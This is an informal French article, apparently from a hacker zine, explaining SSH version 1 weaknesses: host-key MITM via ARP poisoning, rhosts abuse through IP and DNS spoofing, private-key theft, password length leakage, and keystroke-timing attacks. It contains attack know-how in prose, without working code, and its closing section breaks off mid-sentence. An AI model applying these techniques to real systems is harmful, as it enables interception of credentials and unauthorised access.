Hmmm... C'est mal ! En effet, toute cette panoplie d'outils n'apporte que la sécurité que l'on veut bien lui accorder, et c'est cette confiance aveugle qui, associée à un manque de connaissance ou de curiosité, est dangereuse. Bref, je ne m'étendrais pas sur les problèmes liés à une installation par défaut d'un firewall sous NT, ni des trous que laissent les systèmes de détection d'intrusion "prêts à être installés sur votre réseau" (j'ai pas besoin de tous les connaître pour savoir qu'ils existent ! ;). Je vais plutôt vous montrer les différents points qui rendent le protocole SSH et consorts tirés du SSL quasi-facilement piratables. En avant pour les révélations lol !

(B-A-BA)

Tout le monde ne le sait peut être pas encore : SSH a été inventé pour permettre de crypter les transferts de type rsh, telnet, ftp, X11 et faire du tunneling crypté (donc à priori tous les protocoles peuvent être encapsulés dans un tunnel crypté géré par SSH). Le cryptage est souvent considéré comme LA solution pour assurer la confidentialité des données transférées sur un canal non sûr (Internet est LE canal non sûr par référence ou les pires chacals rôdent en quête d'hijack de connexion ou de sniffage de mot de passe ! ;). Il existe à ce jour deux versions du protocole SSH : les versions 1 (.X) et la version 2.0. La version 2.0 a vu le jour pour corriger certaines faiblesses des versions 1 et en laisser d'autres béantes ! Dans cet article, nous ne nous intéresserons qu'aux version 1.X de SSH.

- Les premières versions de SSH : 1.X -

Même si cette version ne devrait plus être utilisée, de nombreux serveurs, bien que gérant la version 2, utilisent encore la version 1 par défaut (OpenSSH_2.5.2p2 livré avec Linux Mandrake 8 utilise la version 1.5 par défaut) et de nombreux administrateurs lui font encore confiance... à tort ???? à vous de juger ! :)

1) L'autentification des hôtes - une protection facultative ?!

Pour se protéger de tous les problèmes d'IP Spoofing et de Man In The Middle, SSH implémente un système d'identification des hôtes fonctionnant sur des bases cryptographiques. La vérification de l'intégrité du serveur SSH par le client n'est prise en compte que si l'une des deux variables RhostsRSAAuthentication et RSAAuthentication est mise à yes dans le fichier de config de la machine cliente (/etc/ssh/ssh_config).

Le principe est le suivant : chaque machine serveur possède deux clés : une première qui est une double clé RSA d'une taille configurable de 1024 bits par défaut dont le but est d'identifier la machine et dont la composante publique est enregistrée dans le fichier /etc/ssh/ssh_host_key.pub alors que la composante privée est stockée dans le fichier /etc/ssh/ssh_host_key. Le serveur SSH, lorsqu'il est lancé, génère une deuxième clé de 768 bits (elle aussi de taille configurable) qui est regénérée toutes les 60 minutes (par défaut) si elle n'a pas été utilisée est qui n'est JAMAIS stockée sur le disque dur ! (enfin, elle est présente en mémoire...).

Le serveur qui reçoit une demande de connexion envoie ses deux clés publiques. Ces deux clés envoyées par le serveur seront utilisées plus tard pour crypter la clé de session, donc si le serveur annonce une bonne clé publique sans connaître réellement la clé privée, il ne pourra pas décrypter la clé de session et donc ne pourra pas comprendre les données envoyées par le client par la suite (voir le chapitre suivant). Le client qui reçoit ces clés du serveur parcourt alors les fichiers /etc/ssh/ssh_known_hosts et .ssh/known_hosts dans le répertoire initial de l'utilisateur cherchant à se connecter dans le but de vérifier l'existence du couple nom du serveur accédé / clé d'hôte RSA.

- Si l'hôte accédé n'est pas connu dans les fichiers du client, sa clé peut y être ajoutée de manière permanente si l'optionStrictHostKeyChecking est mise à no ou à ask (dans ce dernier cas, le programme client demandera à l'utilisateur si oui ou non il doitajouter la nouvelle clé à la liste des clés connues).
- Si l'hôte accédé présente une clé RSA différente de celle présente dans les fichiers, la même variable StrictHostKeyChecking déterminera si la mise à jour de la clé RSA de la machine en question dans les fichiers de clé est autorisée. Les valeurs no et ask auront alors les mêmes significations que précédemment.

Cette action d'ajouter ou de mettre à jour automatiquement une clé RSA d'identification d'hôte d'une machine jusqu'alors inconnue au système implique une grande confiance et la prise d'une décision fondamentale pour la suite des opérations.

Si la vérification stricte des clés d'hôte est activée et que la correspondance n'est pas vérifiée, un message d'erreur sera envoyé l'utilisateur et la connexion sera fermée.

- Les failles associées :

Les utilisateurs sont souvent les points faibles des systèmes informatiques : mots de passes bidons, droits ouverts à tous, ...Prenons les machines toto (machine de l'utilisateur bill), victim (serveur SSH auquel bill veut se connecter) et evil (machine du méchant pirate).

Imaginez que le système de toto soit configuré pour demander si un changement de clé est à inscrire de manière permanente dans le fichier personnel des clés d'hôtes connus.evil se fait passer pour victim auprès de toto en utilisant le mécanisme d'arp poisonning par exemple.

Lorsque bill, pdg d'une grande multinationale, va vouloir depuis la machine toto se connecter à victim, il se connectera en fait à evil.

Si evil ne connait pas la clé d'hôte de victim, evil enverra à toto sa clé d'hôte personnelle (donc différente de celle de victim) et sa clé de serveur.toto étant configuré pour demander à l'utilisateur de vérifier si la modification de clé d'hôte de victim est vraiment valable (et n'est pas le fait d'une tentative de piratage), l'utilisateur sera alors le maillon déterminant de la politique de sécurité.

Soit bill accepte cette modification, soit il prend le temps d'appeller le service informatique où les gens sont toujours débordés et où ils parlent un langage de martiens. Un célèbre système d'exploitation nous a plutôt formé à ne pas chercher à comprendre, et à toujours cliquer sur OK (voire CTR-ALT-SUPPR). Je pense que bill répondra oui à la question incompréhensible (mais néanmoins hautement alarmante !) qui lui est posée par ce logiciel dont il ne comprend pas tout l'intéret. Et vu que ca marchera, il se dira : "J'ai fait le bon choix !" et oubliera ce moment de stress passager.


Entre temps, il aura peut être donné son mot de passe à evil qui se chargera ensuite d'émuler un shell (qui se déconnectera quelques secondes plus tard) ou de rediriger les informations entre deux connexions si ceci est possible **(une evil<->toto et une evil<->victim comme dsniff le permet)**.

Si la variable StrictHostKeyCheckingest mise à no, alors bill n'aura même pas de moment de stress... tout se passera selon la volonté de evil de manière transparente et les clés seront ajoutées / mises à jour automatiquement !

Donc une première vérification peut être faite par le client pour être sûr que le serveur à qui il s'adresse est bien celui à qui il s'est toujours adressé.

2) La mise en place du cryptage

Une fois les clés d'hôte et de serveur reçues, le client génère un nombre alléatoire de 256 bits qu'il encrypte en utilisant les clés transmises par le serveur. Ce nombre aléatoire est la clé de session qui, après être transmise au serveur sous sa forme encryptée, est utilisée pour chiffrer toutes les données qui transitent sur la connexion. C'est de ce nombre et de la fiabilité du générateur aléatoire du serveur que dépandra la confidentialité des données. La méthode d'encryption est soit 3DES (Triple DES) par défaut, soit Blowfish et c'est le client qui choisit la méthode d'encryption parmi les propositions qu'offre le serveur.



- Les failles associées :

Bernard Perrot, développeur de la version française de ssh (ssf), a découvert un bug dans le système de génération aléatoire de valeurs qui touchait les versions inférieures à 1.2.25. Ce bug aurait pour effet de limiter l'entropie de la source, donc de diminuer le caractère aléatoire et imprévisible de la génération de clé, notament de clés de sessions... En théorie, une communication sniffée et enregistrée impliquant un client de cette version (le client fournit la clé de session, je vous rappelle !) est plus facilement exploitable car la recherche des clés touche un ensemble moins large et partiellement déterminable (un accès sur la machine client devrait certainement être un aspect facilitant encore une fois cette recherche de clé). Cette faille, qui est aujourd'hui corrigée, est à priori difficilement exploitable.

3) Phases d'authentification des utilisateurs

i/ Autentification de type rhosts - R-appel des R-faiblesses

SSH reprend un certain nombre des fonctionnalités liées aux commandes remote (rlogin, rcp, rsh, ...). La sécurité de ces commandes se base sur deux données : l'adresse IP source et le nom d'utilisateur associé à la demande de connexion. Cette méthode d'authentification est "facilement" exploitable en utilisant les techniques d'ip spoofing (changement de l'adresse IP source) de DNS spoofing (falsification de la résolution de nom en donnant une fausse adresse IP comme équivalente aunom de machine autorisée) ou de Routing spoofing (utilisation des options IP de routage comme le Source Routing) si on connait les relations de confiance qui existent sur la machine attaquée (une relation de confiance pour les rcommandes est de type : l'utilisateur uzy a le droit de se connecter sans avoir à fournir de mot de passe depuis la machine uzybox.evil.net).

SSH dans sa version 1 va aller vérifier dans les fichiers courramment utilisés par le système* si une relation de confiance existe pour le couple utilisateur / machine qui tente de se connecter.

Si l'une des options RhostsAuthentication ou RhostsRSAAuthentication est mise à yes dans le fichiers de configuration du serveur /etc/ssh/sshd_config, les fichiers /etc/hosts.equiv et /etc/ssh/shosts.equiv vont ainsi être parcourus à la recherche du nom de la machine source. En cas d'échec, le couple nom d'utilisateur / machine source vont être recherchés dans les fichiers .rhosts et .shosts du répertoire home de l'utilisateur.

Si l'une de ces deux étapes aboutit à un succès (une rel ation de confiance a été trouvée), l'autentification n'est en principe pas terminée ("en principe" dit la page man de ssh.... ceci dépend de la configuration du serveur distant et des valeurs des variablesRhostsRSAAuthentication et RSAAuthentication qui, si elles sont à no toutes les deux, amène le serveur à considérer quel'autentification à la rhosts est déterminante et suffisante ! (ce n'est néanmoins pas la valeur par défaut)).

- Les failles associées :


Mmmmm... faut-il encore préciser les problèmes que ce type d'autentification amène ? Voici notre situation exemplaire : la machine victime "victim" autorise l'utilisateur bill à se connecter en rlogin depuis la machine toto.boxes.net, et le méchant "evil" souhaite abuser de la confiance que victim accorde à bill@toto. Nous considèrerons pour cet exemple que l'attaquant travaillera en mode non aveugle (non blind spoofing) et qu'il sera en mesure de récupérer les réponses envoyées par victim à toto.boxes.net. Ceci peut se faire par de multiples techniques (comme le source routing par exemple) et est directement possible sur un réseau ethernet (switché ou non).


+ spoofing IP :

evil "débranche" toto.boxes.net (soit physiquement si il le peut, soit par un flood ou déni de service quelconque, soit par de l'arp poisonning (mon préféré :)).
evil envoie alors les requètes de connexion ssh basées sur le protocole rsh par exemple en se faisant passer pour toto.boxes.net (il change l'adresse IP source des messages).
victim reçoit ces requêtes et voyant quelles proviennent bien de l'utilisateur bill et que l'adresse IP source est bien celle de toto.boxes.net, la connexion est acceptée sans plus de vérifications.evil a gagné une connexion cryptée sans avoir à trop se tracasser.

+ dns spoofing/poisonning :

evil envoie une demande de connexion ssh à victim pour l'utilisateur bill.victim reçoit cette demande et voit que l'utilisateur bill a un .rhosts dans son répertoire initial qui autorise la connexion aux bill venant de la machine toto.boxes.net. La machine tot o.boxes.net n'étant pas définie dans son /etc/hosts, victim va faire une requête DNS à son serveur de nom par défaut pour connaître l'adresse IP correspondant à toto.boxes.net
evil qui s'attend à cette requête sniff l'id de la demande DNS et y répond prestement en se faisant passer pour le serveur de nom (ip spoofing là encore). Dans sa réponse, la machine toto.boxes.net correspond à l'adresse IP de .... evil !





victim reçoit cette réponse, et sans plus attendre vérifie l'adéquation entre l'adresse IP source de la requête de connexion ssh et l'adresse IP correspondant à la machine toto.boxes.net (obtenue grâce à la réponse à sa requête DNS).victim autorise sans plus attendre evil à se connecter puisque ces deux adresses sont identiques.

J'arrête là les dégats... ces failles sont archi connues et le sujet est loin d'être couvert !!! Reprenons sur le fonctionnement spécifique à ssh...

ii/ Autentification à base de "Challenge"

L'autentification à base de challenge a été imaginée pour permettre un type d'autentification ne se basant pas sur un mot de passe utilisateur ou sur des relations de confiance liées aux noms d'utilisateur et aux adresses IP, mais sur des techniques d'identification propres à la cryptographie à clés privées et publiques. Son principe se rapproche d'une certaine façon de celui des rcommandes puisqu'il est automatique et se base sur des paramètres de configuration des serveurs et ne demande aucune intervention de l'utilisateur au moment de l'autentification.

Le principe de cette méthode d'autentification est que chaque utilisateur possède un couple clé privée/clé publique qui lui permet des'autentifier.

Lors de la connexion, le client ssh envoie la clé publique qui correspond à l'utilisateur qui cherche à se connecter et le serveur vérifie cette clé par rapport à la liste de clés publiques que le compte de destination autorise (listées dans le fichier .ssh/authorized_keys dans le répertoire initial de l'utilisateur demandé).
Si cette clé est acceptée par le serveur, un nombre aléatoire (appelé "Challenge") est crypté avec la clé publique annoncée et envoyée au programme client qui doit la décrypter avec sa clé privée pour prouver son intégrité. Si cette autentification réussit, c'est à dire si le challenge est réalisé avec succès et que la réponse renvoyée par le client est juste, l'identité de l'utilisateur est considérée comme sûre et l'accès est accordé sans que l'utilisateur n'ai à taper de mot de passe.

Si la clé ChallengeResponseAuthentication est mise à yes dans /etc/ssh/sshd_config (et dans /etc/ssh/ssh_config sur la machine cliente), ce type d'identification sera suffisant pour autoriser ou refuser une connexion sécurisée à une machine.

- Les failles associées :
Encore une fois, l'utilisateur reste l'ami du hacker. Considérons que la machine victim est un serveur super important qui est relativement bien protégé des attaques extérieures. La machine toto est quant à elle la machine d'un utilisateur un peu fleimard et totalement incompétent dans le domaine de l'informatique. Cette machine a été installée à l'époque par l'équipe informatique de l'époque qui se souciait bien peu de la sécurité des machines utilisateurs puisqu'elle venait d'installer un firewall ultra sécurisé ;) Aucune intervention de mise à jour n'a été effectuée sur cette machine toto et il se trouve qu'elle est vulnérable à un certain nombre d'exploits à distance (elle laisse par exemple tourner une version vulnérable du serveur wuftpd qui, bien que n'ayant jamais servi à quiconque, est bien présent et actif sur cette machine Linux). Il est ainsi extrêmement facile pour un pirate d'obtenir un shell root sur la machine toto en utilisant un vieil exploit. A partir de ce shell root, il peut lire tous les fichiers présents sur le système et récupérer les clés publique et privée de l'utilisateur bill, clés qui sont présentes respectivement dans les fichiers .ssh/identity.pub et .ssh/identity de son home directory. Une fois ces clés récupérées, il ne lui reste plus qu'à les exploiter, car il sait maintenant résoudre tous les challenges que victim pourrait vouloir lui soumettre ! Si il possède la clé privée de bill, il possède l'identité de bill :)


Le seul hic qui pourrait surgir est que bill, lors de la génération de ses clés par ssh-, ait décidé de les protéger par une passphrase.. La clé privée serait alors cryptée par une clé dérivée de cette passphrase. Brute force ???

iii/ Autentification classique par mot de passe

Chaque utilisateur possède son propre mot de passe, et si le protocole ne s'est pas débrouillé pour autentifier l'utilisateur par un autre moyen, le mot de passe sera réclamé et envoyé sur le réseau à l'intérieur du canal crypté en un seul bloc. Il sera ensuite comparé sur le serveur pour autentification.

- Les failles associées :
D'après les dires de Solar Designer, le mot de passe est envoyé en un seul paquet. Dans ce paquet (comme dans tous les autres), l'information de taille des données est transportée... en clair ! Il est donc possible à quiconque écoute le réseau de connaître la taille exacte du mot de passe transmis !

A partir de là, les techniques de brute force sur le mot de passe sont rendues largement plus efficaces puique l'on connait la taille du mot de passe à trouver...



Si le mot de passe n'est pas obtenu directement par écoute passive comme c'était le cas avec telnet, sa taille l'est, ce qui réduit considérablement l'étendue des mots de passe à tester.

4) Les sessions interactives

Un des usages courants de ssh est l'ouverture d'une session équivalente à telnet mais dont les données transitant sur le réseau seraient cryptées. Dans ce type de session intéractive, les caractères entrés au clavier sont envoyés vers le serveur un à un et ce serveur renvoie leur echo et c'est cet echo qui sera finalement affiché à l'écran de l'utilisateur. C'est le cas lorsque l'on tape la commande 'su' sur un shell interactif :

TOTO (client)	VICTIM (serveur)
's' tapé	>>>>>>>>>>>>\
	\>>>>> 's'
>>>>>>>	's' reçut
/<<<<<<<<<<<<	echo de 's' envoyé
echo de 's' reçu et affiché	<<<<<<<<<<'s' <</
'u' tapé	>>>>>>>>>>>\
\>>>>> 'u' >>>>>>>	'u' reçut
/<<<<<<<<<<<<<	echo de 'u' envoyé
echo de 'u' reçu et affiché	<<<<<<<<< 'u' <</

Dans le cas où une application bloque les retours d'echo, comme dans le cas où un mot de passe est tapé et ne doit pas aparaître à l'écran par exemple, les paquets ne seront transmis que dans un sens : (le mot de passe associé au su tapé ci-dessus est "passwd" qui transite sur le réseau de manière cryptée sans être affiché sur l'écran du client car aucun echo ne lui revient)

TOTO (client)	VICTIM (serveur)
'p' tapé	>>>>>>>>>>>\
\>>>>> 'p' >>>>>>>	p' reçut
'a' tapé	>>>>>>>>>>>\
\>>>>> 'a' >>>>>>>	'a' reçut
's' tapé	>>>>>>>>>>>\
\>>>>> 's' >>>>>>>	's' reçut
's' tapé	>>>>>>>>>>>\
\>>>>> 's' >>>>>>>	's' reçut
'w' tapé	>>>>>>>>>>>\
\>>>>> 'w' >>>>>>>	'w' reçut
'd' tapé	>>>>>>>>>>>\
\>>>>> 'd' >>>>>>>	'd' reçut

- Les failles associées :
En écoutant le réseau, il est facile de repérer ce genre de phases où des mots de passes ou autres textes n'aparaissant pas à l'écran sont tapés : il s'agit des paquets circulant de TOTO vers VICTIM qui ne sont pas immédiatement suivis de paquets d'echo allant de VICTIM vers TOTO.

L'analyse du réseau à la recherche par exemple de tous les su qui sont tapés depuis une session ssh observée se fait simplement en repérant les blocs envoyés contenant des séries de trois caractères tapés l'un après l'autre ('s'-'u'-'\n') qui donnent lieu chacun à un echo, suivi de la série de caractères cryptés "Password: " envoyés dans un seul paquet dans le sens serveur->client, puis à une série de x blocs envoyés par le client qui eux restent sans retour d'echo jusqu'au '\n' final qui renvera quant à lui un echo. La somme des valeurs du champ "taille des données" des blocs restés sans echo et envoyés par le client donnera la taille du mot de passe root. Des conséquences déjà discutées en découleront.... mais il y a plus grave/instructif

5) Analyse des intervalles de temps entre frappes de touches

Récemment de nombreuses personnes se sont intéressées à cet aspect. Etudier les intervalles de temps entre chaques blocs cryptés transmis sur le réseau dans le cadre de sessions intéractives peut s'avérer hautement révélateur, et des études montrent même que les intervalles de temps entre chaque touche tapée peut identifier une personne de manière unique (on pourrait donc en théorie remarquer que Pierre est en train de travailler sur le compte de Paul bien qu'il n'en ait pas le droit rien qu'en observant les délais entre chaque touche frappée)...

Le principe de cette étude passive du réseau est d'écouter le traffic d'une connexion ssh et d'analyser les délais entre chaques blocs transmis dans le sens client -> serveur. L'observation de ce traffic à court terme permet de révéler les caractères tapés qui nécessitent l'utilisation d'une touche de composition, comme SHIFT, CTRL ou ALT et qui prennent ainsi plus de temps à être produits (l'utilisateur tapera moins vite SHIFT-A pour avoir un 'a' majuscule que a directement). De la même façon, certaines séries de touches (par exemple taper aw) prennent plus de temps à être tapées que d'autres (taper er) en raison de leur placement sur le clavier, et l'analyse en fonction du temps permet de repérer ces intervalles perceptibles et d'identifier le type de distance qu'il existe entre les deux caractères tapés sur le clavier.

D'autre part, après avoir tapé une commande, l'utilisateur attendra le résultat de celle-ci, et le traffic dans le sens serveur->client pourra être plus important à ce moment là que celui dans le sens client->serveur (résultat de ls qui renverra les noms de tous les fichiers d'un répertoire par exemple).

Donc, en se basant sur l'analyse des rapports de flux et des intervalles entre les caractères tapés et envoyés de manière cryptée, on pourra avoir une idée bien précise de ce qui est tapé et séparer éventuellement les séries de commandes envoyées et les résultats obtenus. Les commandes les plus intéressantes seront bien entendu celles qui mettront en oeuvre un mot de passe (blocs envoyés ne donnant pas lieu à des retours d'echo comme vu plus haut). Rechercher les "su" dans le flot de données cryptées devrait pouvoir se faire assez simplement (d'autant plus que cette commande sera certainement une des premières qu'un administrateur se connectant avec son compte utilisateur tapera pour prendre les privilèges du root sur le système distant), et l'isolement de la partie cryptée du mot de passe root sera ainsi possible.

Dawn Xiaodong Song, David Wagner, Xuqing Tian de l'université de Berkeley (Californie) ont réalisé une thèse titrée "Timing Analysis of Keystrokes and Timing Attacks on SSH" qui parle de ce sujet en détail (titre que je n'essaierai même pas de traduire... Les petits français doivent apprendre à parler anglais comme diraient les types de phrack... n'est ce pas s/ash ? cons de ricains lol ;). Pour illustrer leurs propos et thèses mathématiques, ils ont développé un outil, nommé Herbivore (par opposition sans doute à Carnivore, le programme de surveillance d'internet du FBI) dont le but est de fournir les valeurs de mots de passe les plus probables statistiquement au regard de l'analyse des temps de latence entre émission de blocs de caractères.

Cette analyse est réalisée dans une situation bien précise : un utilisateur est connecté en mode intéractif par SSH à une machine A de laquelle il rebondit pour se connecter en SSH sur une autre machine B. Dans ce cas de figure, les caractères composant le mot de passe de connexion à B sont envoyés en mode "intéractif" de sa machine à la machine A (caractère par caractère) et la machine A n'enverra l'ensemble des caractères composant le mot de passe nécessaire à la connexion en SSH sur B qu'une fois tous les caractères seront arrivés et validés par un retour charriot. Cet envoi ne prendra donc que la forme d'un seul bloc crypté envoyé de A vers B.

Herbivore sera ainsi capable d'identifier le nombre de caractères composant le mot de passe, et la série de caractères composant le mot de passe probablement tapé par l'utilisateur (déduit de ses tables de temps de latence entre frappes de touches).

- Quelques chiffres annoncés :


Les développeurs d'Herbivore ont annoncé les chiffres suivant : pour cracker un mot de passe de 8 caractères choisis de manière aléatoire parmi les lettres minuscules et les chiffres (un envirronnement de 36^8 mots de passes candidats), il faudrait tester en moyenne :
- sans analyse des temps de latence entre frappes de touches : la moitié des mots de passes possibles, ce qui équivaudrait à 65 jours de calcul sur un PIII-840MHz
- avec analyse des temps de latence entre frappes de touches : 1 à 3 jours de calcul seulement.

Mmmmm... ça laisse pensif n'est ce pas ? Néanmoins, Herbivore n'est qu'un produit parmi tant d'autres qui vont certainement sortir de l'imagination des méchant hackers et il n'est à priori pas adapté au clavier français ce qui fait qu'une grande partie de leur travail est à revoir ou à étendre en fonction des claviers français. Les "spécifications" et les concepts mathématiques ont été fournis dans leur document, il ne reste plus qu'à faire le même travail pour notre équipement. La mise en pratique de cette étude est également envisageable sur des connexions passant par Internet comme le montre l'étude de Yang Yu "SSH Traffic Analysis Preliminary Report". Il montre que même aux heures de pointe, et même en utilisant une double redirection de connexion, les analyses de temps de latence entre frappes restent plausibles et leurs résultats cohérents. Bonne nouvelle tout ça :))

6) Quelques points d'étude supplémentaires

i/ La compression

SSH permet également la compression des données transmises avant cryptage. Si cette option (Compression à yes) est activée à la fois sur le client et sur le serveur, la négociation de compression sera réalisée avant même que l'autentification de l'utilisateur n'ait été réclamée. Ceci peut permettre, si on dispose de la taille cryptée du champ mot de passe lors d'une autentification non compressée et la même information concernant une autentification sur un canal compressé, d'évaluer l'entropie de la source (dont dépand l'efficacité des procédés de compression) et donc l'aléa des caractères composant le mot de passe.
Ainsi des caractères choisis de manière aléatoire n'ont que peut



